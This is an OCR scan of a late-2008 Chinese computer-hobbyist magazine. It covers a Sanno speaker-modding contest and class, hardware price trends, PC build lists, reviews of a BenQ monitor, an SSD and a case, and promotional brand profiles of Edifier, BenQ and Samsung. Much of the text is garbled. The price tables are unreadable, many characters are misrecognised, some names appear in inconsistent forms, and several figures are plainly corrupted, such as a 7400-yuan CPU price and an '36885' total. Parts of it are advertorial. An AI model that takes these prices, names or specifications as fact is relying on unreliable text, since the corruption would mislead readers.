李剑锋

萬广宙

李宏毅

葛向东

张家勇

李军明

另外,海选总分排名前六位的选手,被列为了"种子"选手,根据分数的排名,获得5000-500不等奖金、"种子"选手在决赛中可免去一轮残酷淘汰赛,但是种子选手也不一定是笑到最后的人,因为决赛现场比拼的主要内容还是现场听音,评委会用耳朵来说话。

### "种子"选手名单如下:



NO.1 宮能荣 奖全5000元



NO.2 丁凯 奖金3000元



NO.3 基向东 奖金2000元



NO 4 刘仲坚



NO5 姚嘉乐 奖金1000元

NO 6 朱衡 奖金500元

### 三诺音响2008首届摩机大赛决赛规则

本次三诺康机大赛是所有PC音频爱好者和电子发烧友的盛会,为了保证摩机大赛的颇利进行,并偏导正确的摩机理念,在公开、公平、公正的原则下,本次大赛组委会及评审委员会特设立本决赛规则。

### ABBR

- 1. 在规定成本内, 音质优先者胜
- 2、相同音质下(评审委员会音质方面评分), 单机成本低者胜
- 3、音质和成本相同时,方案易操作、易实施者胜(评审委员会拥有易操作性的裁判权)

#### 决赛奖励

初赛考虑总分前6位的参赛者除获得5000元-500元-6之奖金外, 还将直接列为决赛"种子"选手。"种子"选手在决赛中可免去一轮残酷淘汰赛;

决赛冠军还将获得巨额奖金及获聘 诺产品顾问或产品工程师的机会。

由于影响库机效果的因素较多。因此本次大赛赊根据评审委员会评分决出参赛选手的名次外 还将特别设立几个单项特色奖。如"最佳音质奖","最佳成本奖" "最易实现奖"、"最佳创新奖"等(具体奖项套决赛当日公布)

入图选手在收到通知后请主动与主办方均通过程安排,如不能在决赛时间到场,请提前通知主办方。

#### 决赛地点及时间

地点- 深圳\_诺 I 业园

时间: 2008年12月5日~7日(1月上旬中将公布此次摩机大赛的最后结果)

其它 举办方将为决赛选手统一安排住宿。并提供往返行程费用(往返硬卧火车车票金额)



# 电阻动爱好者合订本)

# 2008年的电脑百科全书

(美国) 基本电子会社

的表新增特别打造的心体(电脑爱好者)特殊 Di 14根据 路面開始

**建筑小车建工** 计原名用单型 116品数件单五

2008年 数码。杂志合订

2007年 电脑爱好者普及版》

2008年 电脑爱好者。全文杂志检索

> 编制推荐装机软件

高清媒体

笔记本应用

20111111

VISTA 完全普及运动

超值价 39.8



# 战极致音乐表现

### 诺摩机 大课堂

会议时间: 2008年11月22日 14: 00至16: 30

会议地点:《电脑爱好者》杂志社会议室

三诺官方网站: http://www.3nod.com.co

"摩机"一词其实采源于英文"Modify",是指针对产品的医性坏动加以改进提升,以较小的投资获得更高性能的一和手段。而言籍的"摩机"精神也 .E.好符合了专业领友们的需要,因为,在传统H.F.1音乐器以给格产重缺乏合型性的情况下,文多级体有邀音箱进行摩机是获取高性能音频表现的重要 F. R.

有现在唯机。经本再是发烧女们的专利、只要你肯动手,只要你喜欢更动所的音乐,摩机就是你小投资高高极的一种手段。今天(电脑爱好者)杂志 社联合 诺电子在上京举办了面向人众的拳机知识进程 活樂初入课堂。

第一节课由(电脑爱好者)编辑部的小编 Aloha 讲解了音箱的基础知识音及

#### 课程 SHOW 场

课程由利用人压好觉的、增声学特性以及人 耳对信力幅度 频率 四一的有限分别能力 的有损 无视与缩开始。

首先讲到的是音箱结构 分为传统的本质音 箱 舰船的塑料音箱 制造堆设物点的宝属 舟箱 宁门各省各价特色 不订面常连择木 所含缩为任。但也不要是自体信

接、米ボテな戸草 发声单。指的是音箱 使用的物产器 俗称响应, 通牒发声量元的 、1 形状机材质 火素 "发声单元的特色。

这贼产士了一些大家中凝惑 华元大 如何 决定音箱 放序协奉 对行

振機子 | か空元会量イセム不一)

当物名材子参数如何分辨

展行 好音箱工车车是不是被可以听了带? 不 要先进行商合 也就是传说中的像机

煲气的人"松饼奶杆"通七经,脉 是一种惊悚 使沸材老化稳定的手段和广大、有些一器件 佐如晶体管 集美电路 电容等在全新的时 候电气性能不稳定 需要经过一段8 6的使 用后才能逐渐稳定成分。

讲课过程中间穿插着简单的建草装巾 答对 的同学有奖品赠送哦》 从导购 摩机至祭礼 1. 学员1 对高箱的基础知识有一定的认知、

### 老师 SHOW 场



也不知道是讲到哪里 向讲台 里了 総報表





举手踊跃才是好学生 来来'礼仪小姐,答对的发奖品

课上,编经营出其不意的对讲过的内容随堂 凝验 网络罗曼尼伯的墨握程度 结果颇为 惊喜 很多量员乐呵呵地得到了奖品

#### 奖品 SHOW 场



好好听课是有回报的 来奖励一套一诺N 15G音箱, 虽然是入门级,但是要有一颗听音乐的心

额定功率 6W×2 插声器单元: 3英 寸×2+0 5英寸 **信陽比: ≥65dB** 纸 湯 哈 京 150Hz, 20KHz 音箱材质- 全水质



### 员 SHOW 场







我觉得后者的可能性这些学员对摩机的知识一维拿拉这样的学员真是不可这样的学员真是不可以表现。此类,沉思。 可能性比较大机的知识兴趣。 小编 A. 小编 A. (建金然死)で死して 及一 7 Ama

杨南路单元。 1 25英寸全频带×2 信噪比: ≥70dB 频率响应 180Hz 20KHz 额定工作电压: DC 6V 500mA 音箱材质 開料 供电方式 USB/4节AAA 电池 适配器

(可选)

额定功率

3W(1.5W×2)



Kipeak 210音箱

CF [YP011]

### <sup>第与ATI死磕到底。</sup> **9800GTX+终破千**

要说AT通过FD+8°O统治于元级显卡市场也有些日子了NVDA虽然在高端用GTX280 中低端用9600GSO 9600GT等若干猛将重新抢回大片市场 他始终在千元级价位上奈何ATI不得 好在最近市场上传来消息 以别升9800GTX+终结级512M为首的 "以为从XGTX+同卡终于降到了千元以为 这丁岭中54胜负 但整体"能基本,是同一档欠。但目前于元级的中54胜负 但整体"能基本,是同一档欠。但目前于元级的HD4850基本上都是缩水的非公版 很多玩家担心其做工和稳定性不佳 再加上ATI的能动量然每,都在更新 但还是经常会在个为护线中。现事容性问题 接、来就着ATI如何应对了 如果能将公放或者如蓝宝4850重药成这种工艺精湛的卡尔规降到于无价值的话 那么HC4500的优势仍然能继续保持 甚至近少降价的端水 公版还能走去抢夺 部分6500元价值的显长市场份额。

中端市卡方面 512MB显存的9600GT已经全面降入600元内 给 价 的 046/0 事来"很大威胁 钟情于N v D A产,扩块 永不好考虑。4 过购买时需要注意 这个档头的母卡曲手核心 能力并不很强 因此配备512MB显存已然足够 部分9600GT 以 GB超大显存为卖点。但实际使用中并不会给游戏性能带来望 眷旋高

### <sup>显示器崩盘</sup> 1699元 **↓ 1**999元

另外 在16:9比例的无数新品中 很意外地出现了几个不和谐的音符。二星、De |等厂商开始推出1600×900 7048×115.2等非标准分辨率的显示器产品。虽然这些显示器在显示桌面时不会有任何问题 但游戏就未少能支持这些分辨率了 虽说在440×900等常见分辨率下玩游戏也不是不可以 但液晶的特



性决定了它只有在标准分辨率下才能达到最佳效果。因此还是建议购买主流的1920×1080或1920×1200分辨率的产品比如明基E2200HD约160元。 星1240约2400元/等。

### **CPU**

型品

### 平均价(元)




# F F E F :	497 🚖
te A te a te SYCHZ意z	800
* * *	8
- イト。 こ ルバの	* 4
Mit Xx \$	FIII.0 🛊
41 1 - Care B	700%
Att I max x g	4 3
-101 - 11, con 8	tro-u

▲近来"投资危机"回字使市场中间闸出现,或许正是此原因注定这个多天的处理服布场不平静, Panhum 85200数最已还就被500元大关,人气非常任 直上所占从证据表示中Panhtmall 在 pan 的 AMD正核辨的也很厉害,Phenom X3 8450 金额常被砸600元大关。

#### 。土城





極麗 CA ePals DE +	ಸವೆ ಆ🌟
A + N A	41
静章 TPd 1Dg A	1C4F
解 1 1 2 1 1 AF 1 - 1	4 4
後島 JA MA/77 ぐシ	1.49 🛖
B& ALKE	P rate
映夏 1A790GR3 A2	
魯王 监察主Ak7 ← GTR	30

A.主概上的USB 2 0已經伸隨前戶淬久 但USB 2.0存在數据传输機 不确定的不足。近日一份USB 3.0标准的详细资料已经到选便体制造离手中。与 今天的USB 2.0相比,其宽等通底将金银升10倍。 能让样,USB 3.0标准最大数值客吐量为4 8 Gb/s 量大镀锌液度为600 MB/s。

#### 硬盘

### 平均价(元)

#### 元) 型号

### R器(LCD)



-	
Are *2 NITH	Tea .
CONTRACT	pc
脚幕 こうせい 3	elly
Arriv Of m	-1
我思 VX. · W· /	21.49
. 摩 T22.0F/27	1999

平均价(元)

型具

IDE

型品

MIM			
10 -	47 4	21	5150
4,5		1 13-1	da 📥
中野田		4MB	3 5

是思力的的情報與了與智及。Windows一向層硬件 每求大户,新产品的推出必常推动已经的更新。此次 也是如此 即視上市的Windows 7排作系统会对國 态理虚似化 组高图态能量的被取理度。这样一条, 将对图态能量的对及该供了很好的传动作用

### 内存

### 平均价(元)

4三) ★

÷ • • • • • • • • • • • • • • • • • • •	4
金 頭。 引起,有	141 , 🛊
脱颖 " 1211 2 4	75. 4
成战 四月月日,元二下紫子红	14%
也" 与R。 。 a	75+
七	1 :9
<b>会却しても、 ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・ ・</b>	45
全部 打造 D 14。 日金	On-
÷œ GR H. #	RC.
字雕 2GB DE NE 张人。	145 🌟
理常 1GB 心中。6r 7	9/
52.94 W.H.D. W. B.V.	ar.

本尽量DDR2内存已经卖到了"白菜价",但是它的 金工制和字離1GB DDR3 1333已经拉到了260元 附近,即便是2GB DDR3 1333部价势也在500元 內,DDR3的价位开始支撑罕易近人,随着市场的 便远,或许DDR3和年载信代替DDR2

## 显卡

# 型型

A Radeon HD 4000原列可谓是规数了AMD-ATI,但在下一代屋卡还未发布之前,NYIDIA原 频推出斯卡给AMD-ATI等率不小的ρ领。日前 AND-ATI等全推出一款基于RV770核心的升级版 本RV790,仍然采用55mm工艺,不过渡处理器阵 列物增加到12组,即拥有960个流处理器。

### TOP1

#### 戴尔 2009WFP



### ¥200 目前 ¥1460

显示屏尺寸	20英寸
亮煌	HUL JUST
扩建度	211 ( 1
The Year	C 1 7 7. 24
最自分符率	GHT × Parge
80 F 107 NV	p.d.

2009WFP採用了做尔德威功的機則 動似股熱机量 2407WFP和2007WFP "城爪 成態 超窄边線, 服形内積空制投機等等 可垂直型4線解區设计,置電 设施设备用户期到恒源。显然这款只是20美寸的 常開福潤显示器 但102%的广色值,让其在影響。 對 过应用中,有不值的要源。

### TOP2

#### LG W1942S



### ¥100 目前 ¥1099

显示屏尺寸	19英寸
<b>売度</b>	300cd/m <sup>2</sup>
对比度	8000
黑白响应时间	5ms
<b>条</b> 件分辨率	1440 9 900

是否宽屏

这款W19425属于全新的版本。采租了網等源工艺。 期寿全期色的外观 给人领面大方的通线、窄边板的 设计,让机寿更加轻巧。图形的底靠设计,但承了化 一贯的风格。由有效地减少程故占用的空间。除了铜 有8000.1的医动态对比维外,还具有宽键解一能切 换的立能。

### "群雄逐鹿低端,E5200 燃效小宇宙。"

低端处理器市场的竞争可用 鉴然 两字来描述,AMD AC100164 X2 5000+ AM2盒装价格已经拉到 7400元以内,大大刺激了消费者。当然,Intel方面也不甘示弱 尽管有45纳米技术护驾 但Pent um E5200盒装

也已经到500元附近。从性价比方面分析目前入手Pentum E5200是不错的。虽然与Intel E7200相比 E5200缺失了IM的二级缓存,主频也少了(03GHz 但是其超球后的性能可以说是百速E7200 所以这两方面的差距对于入广用户可以忽略不过缺失了SSF41指令集使 E5200在多媒体高减视频编码方面的性能大打折扣。因此。Pentum E5200下调到目前的价位对于普通用户选购是比较超值的。

CPU	Intel Pentium E5200 2,5GHz(章)	550元
内存	胜创 2GB DDR2 800	139元
硬盘	日立 160GB 7200.10 8MB/SATA	260元
主新	华碩 PSQL SE	\$9076
要す	七彩虹 循风3850-GD3 CF D12/256MB	499元
显示器	三星 943NW	1080元
光輕	明基 DD185G	125元
鍵盤,	新贵 KM-081	50元
机箱	华硕 TT-67+ 自谷核动力530PV	305元
音箱	现代 HY-203	90元
共计		36885

## "都是 3500 元左右的整合平台,该如何取舍。"

如今的主板整合芯片可不像以前那么鸡肋 除了有不错的 避戏件能之处 高肃视频编码能力也相断突出,AMD先后推出了USIG 780G、790GX给我们留下了深刻印象 而现在NVIDIA的MCP7A加入更让用户感到欣喜 来广集成了9300和9400显卡 来有了实力相当的产品 用户可以获得更多实惠 虽然MCP7A是新指出的产品 了过要真的和/90G/以较 在实际源域中 著互有胜负 那对于

总计		3515元
音報	多彩 DLS-2100	957
机箱	富士原 TSAA-089+航高 磐石355U	340元
·	双飞燕 520X	90元
光觀	家尼 DDU-1642	1257
显示器	飞利浦 220SW9	13507
<b>型卡</b>	集成	6907
理量	希捷 320GB 7200.10 16MB/SATA	3507
主板	七彩虹 C.A790GX X3 Ver1.4	590万
内存	金士頓 2GB DDR2 800	1457
CPU	AMD Athlon64 X2 S200+(65納米/煮)	4107

用户该切付选择,如果喜欢的在;台 最好选择MCP7A,若是AMD平台 则是790GX,倘若你对平台并不苛求 就整体而言 790GX价格要略低一点 同时较MCP7A的产品种类要多 尝 用户挑选起来余地会更多。

### "24 英寸液晶,面子大好办事。"

对于"9英寸成晶不少用户在使用后才觉得显示器的显示区域实得小子 尤其是多个窗口工作时 比如说 上辆查找资料 屏幕小了,窗口层层叠叠 即便使用AIHTab也不方便、19英寸虽然可以支持高清。但并不是"FULL HD"——全高清。22英寸显示面积提升了不少 I 作区或也相应得到了提高 目前市场22英寸的产品普遍也都在降价,应该不是销的产品。但是22英寸并不能支持 Full HD"。每日264编码的视

CPU	AMD Phenom X3 8450(m)	610元
内存	金邦 2GB DDR2 800(干補)	145元
主板	微星 K9A2 Ned-F	580元
硬盘	格捷 500GB 7200.10 16MB/SATA	450元
显卡	影驰 9600GT中将版/512MB	790元
显示器	GreatWall M247	1700元
光驱	台电 女神X100二代	125元
鍵鼠	雷柏 8100 10米无线多媒体键盘套装	160元
机箱	百盛 C602+长城 BTX-400SEL-P4	355元
音箱	金河田 G2	160元
总计		5085元

频还会有黑边。花了不少了资金有些不值得 因为GreatWa M247这款24英寸的液晶价格拉到了1700 π 和22英寸液晶的价格样差不是很大。尽管多数24英寸的产品普及动作有些缓慢 但这款24英寸必不错的价格可以给用户提供518.4×324.0mm²6 - 作面积。

400-8282-822

http://www.beng.com.cn

### 友达光电全面出击16:9


BenQ E2200HD液晶显示器

熟悉\_CD就不能不知道友达光电, 作为世界液晶面 板出货量第一的公司,对新品的研发速度和市场洞客力 确实有很强实力。在主流消费者望着1080P和24英寸显 示略颇为不菲的价格収气时, 打出了22英寸全高清这张 牌 可谓是正中了消费者的心理,而与发达关系最紧密的 LCD制造商无疑就是BenQ (明基),它也在第一时间推出 了E2200系列22英寸全高清显示器。

E2200HD改进了E2200HDA最让人诟病的输入接口 对D-SUB, DVI, HDMI提供了全方位的支持 使其成为至少 在风格。表现五位全能的显示器、



因为内置1W的两个小音箱 所以提供了音频输入接口 并且在显示器的 侧设置了耳机接口 相方便、 個贴心的设计。



拆解的显示器电路部分显示出 此款液晶显示器不单单配有全面的接口 还采用了与M2200HD 样的电路设计 支持USB Hub功能。

这款显示器整体风格与之前我们评测的M2400HD很 相似, 只是整体色调搭配为黑银相间, 而不是M2400HD的 纯白色 不过正因为如此, M2400HD极易弄脏的缺点也便 消失不见了。宽大并且手感良好的电源开关键和OSD按键 人造皮革的背板材质 漂亮并且稳定的底座也通通在此數 显示器上出现 让我们看到了BenQ整体统 的精致工业设 计被用在了一系列产品上 值得称赞.



是十分的漂亮

在基准测试上 无论色彩, 响应 时间,可视角度上 E2200HD都表现 出BenQ与友达光电密切关系的成果 略高于TN屏的平均水平 各种颜色过 度均匀平滑 亮度 对比度都达到了标 称水平, 并且值得称赞的是在最难以 控制的亮度均匀性上也表现良好。

CF [YP12]



BenQ的这款产品定位明 确,从HDMi接口就可以 看出完全是针对影音市 场的。由于拥有与发达 光电密切的含作让BanQ 的液晶显示器有着出色 的效果、值得推荐。

尺寸: 21.5英寸

面板类型 .TN

色彩 .16.7M

分辨率:1920×1080

点距: 0.248mm

亮度, 300nits

对比度:1000:1(10000:1动态)

响应时间, 5ms/2ms(灰阶)

音箱 内置, 1W×2

接口类型:D-Sub,DVI,HDMI

19กก 🛣

072-67845359

http://www.soliware.com

### 向传统硬盘挑战

# 固捷S100-064G固态硬盘

这就是固捷S100-064G (以下简称 S100),表面覆盖了全金属外壳 通体呈黑 色 采用铝制拉丝 I 艺,边角切割虽棱角分明 但同样有着细致的工艺 看起来稳重十足。与传统机械硬盘不同的是固态硬盘并不需要很好的封闭措施,在两侧也能看到缝隙 螺丝也仅仅是起到固定作用,毕竟密闭空间对散热会有很大的负面影响。



虽然只有2 5英寸的大小,但是接口却采用了标准的 SATA,不过1 5Gb/s的接口速率销处有些脱离时代, 当然,1 5Gb/s的接口速率还不至于成为瓶颈。尤其是 MLC芯片的产层,峰值速率也不过120MB/s而已

固捷的固态硬盘除在性能上优越外 在 设计结构和网上用户的反映看也是目前最 完整的SSD设计方案 拥有目前SSD中最大 的128M缓存,另外采用的是动态自适应式四 通道技术和均衡的写策略 这些设计减少了 对FLASH块的写的次数,和其他 些SSD比 有着5倍以上的寿命优势,另板载的电源供 应系统保证了突然断电情况下SSD数据完整



从测试中我们 可以使性能、误写同时超过了 100MB/s。并且 拥有着01ms的 极低超迟,可谓 表示行(

性。这些细节的设计对SSD的可靠性 数据 安全性和寿命都做了充分的考虑,这恐怕也 是其他SSD无法比拟的地方。

现在来看, SSD園态硬盘还算起新生 事物, 既然是新生事物, 就存在很多未知。对 于消费者来说 首要问题就是价格。

**CF** [YP013]



#### 性能强悍



小编梦想中的双SSD RaidO采用此款 固态硬盘再合适不过了,出色的性能、精致的外观,摆在机箱外面都是 个不错的装饰。只是价格有些稍显昂 贵,所以推荐经济能力高一点的消费 者购买。

#### 规槽

容量· 64GB

规格: 2.5英寸

接口: SATA

缓存: 128M

量大读速度: 110M/S

最大写速度 110M/S

平均存取时间 0.1ms

基型

010-62682176

http://www.jizhan.com.cn

### 全民好"色"时代

# 技展彩钢6号机箱

早在AC 9/时代 主板内部就定下了颜色标准 而现在无论是显示器 鼠标 键盘 甚至安放在主机内部的风扇都色彩斑斓 可谓是全民对 色 但机箱这个被遗忘在角落的设备却一成不变的黑色 银色 虽然有多姿多彩的塑料机箱加入 但树质感,耐用度却往往让我们很失望,就在这时 技展这个沉寂许久的老牌大厂携彩钢出现在我们通前 为机箱领域开启了一个新的彩色篇章

下面我们就来看看这个传说中的彩钢 机箱到底是什么,优点在哪里;

#### 1.外表虽出众,内在也要美



无 仓 是 钢 板 厚 度 还 是 5(3 5英 寸硬 盘位)+3(5 25 英寸光驱位)+2(软驱位)的设 计 彩铜6号机箱都表现得 根完美

#### 2 高速扩展口,屏蔽很重要



机箱前買USB接口使用約线材全部符合USB2 0标准 内部带有屏蔽层的线缆才能实现USB2.0 480Mb/s

#### 3.真金不怕火炼,彩钢亦如此



不仅仅

如此、相比传统的机箱面板受到外力后会新 裂 彩钢前面板则不容易断裂而且变形可恢 复 这对于很多消费者来说更有实际意义。

CF [YP14]



质感优秀、内部精致



考虑到成本,前面板还采用了部分塑料

帶來机箱材料革命的彩钢,具有环保、耐用、美观的所有优点,相信它肯定会对传统机箱市场有警巨大的冲击,我们拭目以待吧。

#### 规档

机箱类型 标准机箱

机箱样式:立式

机箱结构 ATX/microATX

3.5寸仓位 7个

(2个软驱位,5个硬盘位)

5.25寸光驱位 3个

# Most Valuable Brand 最有价值品牌

# 谁是最佳, 您说了算!

2008年,一届精彩纷呈的奥运会让我们铭记在心。奥运年接近尾声之际,在IT产品领域,有哪些产品或品牌让您印象深刻?赶快参加2008年度《电脑爱好者》"最有价值品牌"(MVB,Most Valuable Brand)大型读者有奖评选活动,评选出您心目中的最有价值品牌吧!

"最有价值品牌奖"大型读者有奖评选活动是《电脑爱好者》每年一度的品牌盛宴,已经连续成功举办了五届。本届评选活动设置了"读者信赖品牌"、"读者首选品牌"和"最受欢迎品牌"三个奖项。读者首选品牌,是经读者大型品牌调查评选,能够代表2008年CFan读者最喜爱的品牌;最受欢迎品牌是读者大型品牌调查评选,在2008年中市场销售业绩突出的品牌;而读者信赖品牌奖是由《电脑爱好者》编辑部在连续三年获得MVB奖的优秀品牌中评选产生。

2008年度《电脑爱好者》"最有价值品牌"大型读者有奖评选活动已经拉开帷幕。只要您在2008年12月15日至2009年1月15日登录《电脑爱好者》网站2008年MVB评选活动页面(http://www.cfan.com/cn/activity/2008mvb)参加投票,就有机会获得令人激动的丰厚奖品。大奖等您拿,赶快行动吧!

**电脑爱好者** 读者信赖品牌

电脑爱好者

读者首选品牌

电脑爱好者

最受欢迎品牌

# 漫步者M360 迷你音响

M360是漫步者是一合一体化途你音响,它体积不大,却集成了大量的功能。它内置CD播放器,支持全系列iPod {Shufile除外},支持从U盘和SD 未读取MP3、WMA并播放,支持外部音源设备从AUX接口输入、集成DAF做字广播接收功能、集成FM广播接收功能……自带大尺寸VFD显示屏,各项操作一目了然,完全可以把M360理解为一套一体化的并且可以可视化操控的组合音响。



# 漫步者E20 2.0音箱

E系列是漫步者最充满创意的系列, E20是E系列的新成员。其造型却和 传统20音箱差别巨大,箱体为韧亏 月食选型,而侧面为橄榄形,铸铝底 座,分量十足。背面采用大面积高光 曲面铝外壳装饰。音箱呈20度小仰 角、这样有利于近身场聆听。同时, 为了让操作更方便,漫步者还为其开 发了一套手势操控技术。这套技术可以让用 户通过手势操控电脑中正在使用的音频播放器软件。



# 漫步者Ramble 无线红外功率放大器



"线"乐趣。在Ramb e接收端不大的体积中,集成的功放功率却高达50W,这比起相近功率的传统的功放,体积小了很多,而且更为省电。

#### 编辑点评:

可以看出,漫步者已经不再满足简单的音箱设计生产制造了。多元化的自主创新让其赋予了音箱更多功能,逐渐时尚化的设计思路也让漫步者进一步拓展了自己的发展空间。对比很多还在以粗糙外形、超离性价比进行营销的音箱厂商来说,漫步者已经遇不可及。产品技术的巨大差异和漫步者坚持自主创新的发展思路,已经让传统音箱难以超越了。M360、E20万至Ramble,显然已经成为未来数字家庭视听设备中最最合适的设备单元,而不是简单的一款X 1音箱那么简单。科技改变生活,向来这句话用在漫步者产品上再合适不过了。

# Edifier 漫步者

1 8 1 8 2

Edifier漫步省企业的前身系创立于1996年初的北京 爱德发高科技中心。2001年,深圳市漫步寄科技名 有限公司成立,逐步发展为大规模生产基地。2007年,为促进"Edifier漫版,为促进"Edifier发展,深圳市漫步者和技有限公司,北京爱能发育限公司,北京爱能发科技有限公司。

### 漫步者大事记:

1996年前家推出全木质、全防磁管箱。并首家推出双路立体声输入、动态高音提升技术

1998年4月北京生产基地成立,漫步者开始规模化生产

1999年率先推出全木质21 及41音箱产品,将国际流行的 X1结构音箱引入国内 2003年根据新浪网调查显示,漫步者以50%国内市场占 有率成为音频霸主。

2007年, E3350和无线音 频产品在CES大展上。同时获 得外设及音频两个类别的创新 与设计奖

## Benq

享受快乐科技

明基电通成立于1984年。 于2001年推出自创品牌 BenQ, 并于2007年9月1 日与代工制造业务正式分 劃。BenO以"享要快乐科 技"为品牌定位、以"数字 时尚网络产品"为核心发 展概念,产品与技术涵盖 数字媒体、计算机系统及 周边、网络通信餐數字汇 流之3C领域,包括数字投 影机、液晶显示器、数码 相机、Joybook笔记本电 **脑、液晶电视、移动通信产** 品、电脑周边产品等多元 化产品线。

### 明显大事记:

2008年

3月 阴茎在京发布春妆版的La Vio全系列,以缤纷、亮丽、鲜 活的春天给(T产品换装, 跨界 引领科技生活化湖流

3月 紅点设计竞赛中, 明基数字时尚精品于本届盛事中再获 6项大奖

6月 明基开启16:9全高清液晶 时代,发布包括21 5英寸及24 英寸在内的五款16:9全高清液 晶显示器

7月 美国IDEA杰出工业设计 奖中, 明基移动网络装置MID 荣获 "最佳产品互动体验" 的铜牌荣誉

10月 明基连续五度获得日本 Good Design大奖殊荣

# 明基 M2400HD LCD显示器

BenQ M2400HD 16 9全高清海晶显示器 堪称年内最具吸引力的显示器产品之一。相对16 10比例的传统宽屏显示器,16.9比例在观看Full HD高清电影时,可有效避免上下出现黑边现象。16.9相对同尺寸16.10 LCD,有效可视面积多出5.1%。另外,目前越来越多的娱乐设备采用了 16.9的显示比例,如PS3、Xbox360等,接入16.10的LCD会造成画面拉伸、变形,而连接16.9 液晶就不会出现这个问题,可直接全屏享受最新的高清TVgame。



明基 DP310S 移动硬盘



明美DP310S是一款安全性出色的移动硬盘,其采用先进的SATA接口,拷贝速度达30MB/s,更为快速方便。同时,DP310S还拥有多重安全技术防护,除可经受3米撂落的考验外,内置智能化3D抗震芯片能在硬盘工作时自动感知突然的来自横向、纵向或侧向的震动,撞击前可将磁头移到安全位置,从而保护硬盘,防止数据丢失

并且、明基DP310S移动硬盘同样具有时尚的外观、 正面采用深色镜面设计, 村以手工打磨的高亮金属 边框, 简约流畅, 康部塑胶咬花皮革漆效果, 不但增加了防乱伤功用, 细致纹理更凸显精致工艺, 极富 个性和品位。

# 明基 U101 超便携笔记本电脑

明基 U101超使携笔记本电脑拥有目前独 无二的16:9宽屏10 1英寸LED背面光屏幕,其在电影播放时好处极为明显——上下两侧黑边将大大减少,真实可视面积增加。同时,U101在装备6芯电池的情况下,还能实现7 2小时(实测,非实验室数据)的超长待机时间,无疑这在整个市场中也是绝无仅有的。更让人惊讶的是,在配备3芯电池的情况下,U101最轻状态仅为1 05千克,极为轻薄。此外,其时尚的网络元素——火星文与不同色彩相互搭配(通过膜内淡印技术),显得时尚且活泼,很是漂亮。



编辑点评:

明基也在不断寻求着自我突破,从原本最初的一个IT品牌,已经逐步走向了时尚化品牌的蜕变之路。值得提及的是,明基LCD显示器目前是日本市场的第 名——在这个工业设计极度苛刻的国家里,明基能够战胜日系厂商获得如此成绩十分难得1而其最新推出的U101超便携笔记本电脑更是让人眼前 亮,精益求精,将U101打造得独 无二。可以看出,明基正在努力提升自我价值,以获得更多普通消费者的认同、认可,时尚化、大众化是明基目前最形象的形容方式了。





三星电子有限公司是半导 体、通信、数字多媒体和数字 融合技术的全球领导厂商。 2007年, 实现总销售额1034 亿美元,全球大约有150000 名届员服务于三星电子位于 62个国家的134个办事处。 公司拥有四个主要的业务部 门: 数字多媒体业务、LCD业 务、半导体业务和通信网络业 务。作为全球公认的发展器 为迅速的品牌之一, 三星电子 是全球领先的数字电视、存 储芯片、移动电话和蓬膜晶体 普显示器生产商。

### 2008年三星MP3大事记:

2008年 2月 三星MP4 "2008艰爱版" 产品T08上市

2008年 6月 二星MP4 "地下城与第士" 网络限置版S3 上市

2008年 10月 二星MP4新品Q1上市,全球首次搭载二星独家研发的数码自然音效DNSe 3 0技术

2008年 10月6日 三星 "舞动音画" 大型网络选秀活动正式拉开帷幕

### 三星笔记本大事记:

2001年 三星笔记本正式进入中国市场, 发布首款超轻薄笔记本NV5000

2002年 -星率先推出采用INTEL P4 M CPU的笔记本电脑P10, 是当时14寸笔记本产品中最 轻薄的产品

率先在中国推出最轻最薄的全新迅驰笔记本X10、IDC的调查数据显示、三星笔记本 2003年 电脑在中国市场的份额已经进入到第六位

2004年 推出全球最轻薄的12 1寸零屏壁记本电脑三星030

2005年 推出全球首款键盘前移的健康笔记本电脑X1

2006年 与Microsoft、Intel联合推出首款超便携笔记本电脑(UMPC) Q1

2007年 三星推出全新黑色镜面钢琴漆系列产品

E星R系列、Q35、X11获得德国颁发的"IF设计大奖"

三星Q1U荣获"IF China设计大奖

开展"-星笔记本 以2008名义上路"大型远征活动。为奥运采集祝福

2008年 4月三星Q1U荣陶 "2008年北京奥运会指定无线通信移动设备" 称号

6月16日三星笔记本电脑"霍拓林海 芯向绿色"大型绿色公益活动启动

7月16日二星推出近十款配备全新迅驰2处理器技术、并采用创新"优雅渐变色"外观设 计约R、Q及P系列新品

10月三星X系列至轻13.3英寸、14.1英寸笔记本电脑X360、X460双双荣获2008 iF中国 设计大奖

10月三星笔记本电脑旗下首数NetBook产品NC10上市

# QI音乐播放器

继承了蓝钻血统的三星Q1音乐播放器采用了钻石切面印象设计, 系统启动后屏幕下方便 会散发出ED灵智炫光触摸接键,仿佛内嵌了一枚绝世蓝钻般闪耀 貧采用高质量2.4英 寸QVGA艳ми屏幕, 按照最天然给人带来视觉协调的"黄金分割"比例。让机身达到最协 调的状态、而Q1的DNSe 3 0数码自然音效技术诠释得完美无瑕。在DNSe2 0技术基础 L, DNSe3 0进一步升级音质处理效果, 通过先进的频谱扩展技术重建压缩过的频率。 修复受损音频,使乐声更加清晰生动。



# 是 X360笔记本电脑

二星X360笔记本电脑拥有业界数一数。的轻薄尺寸,不仅有效将机身重量降低至同类产品中最轻的129千 克,更是凭借长达10小时的"全天候续航"能力、迅驰2高效能平台,真正意义上将消费者梦寐以求的超轻,薄 I艺带向"至轻机身、至尊性能与至久"的全新境界。

除了翘楚业界的至轻工艺外,一星X360更带来荣膺2008年产中国设计大奖的创新"混搭风"设计。内敛时尚的 暗红色拉丝面板、高贵奢华的玄色钢琴烤漆原本呈递出迥异的Ⅰ艺风格,而在二星独特思報的驾驭下。

两种冲突的「艺调性却凭借0.618黄金分割法则完美呈递眼前,高端商务人群亦简约、亦非凡

的尊贵格调跃然纸上。可以说,凭借独步业界的超轻薄应用水准和创新奢华的工艺

品位,三星X360堪称迅驰2时代超便携笔记本电脑的时尚王者。



就品牌而言,三毫无矮是非常有吸引力的。在产品上,你能看到极致精美的外戏设计;在品质方面,无论 是音乐播放器还是笔记本电脑,极佳的使用感受、出色的人机界面都颇受消费者的喜爱。这一切,都与二星的 "品质战 路"紧密关联。

## 故有的所的出界

### 17/1/4:

DIAM BER STRAFF FOR TRUIT

### イミしま 生徳品氏・経営警告

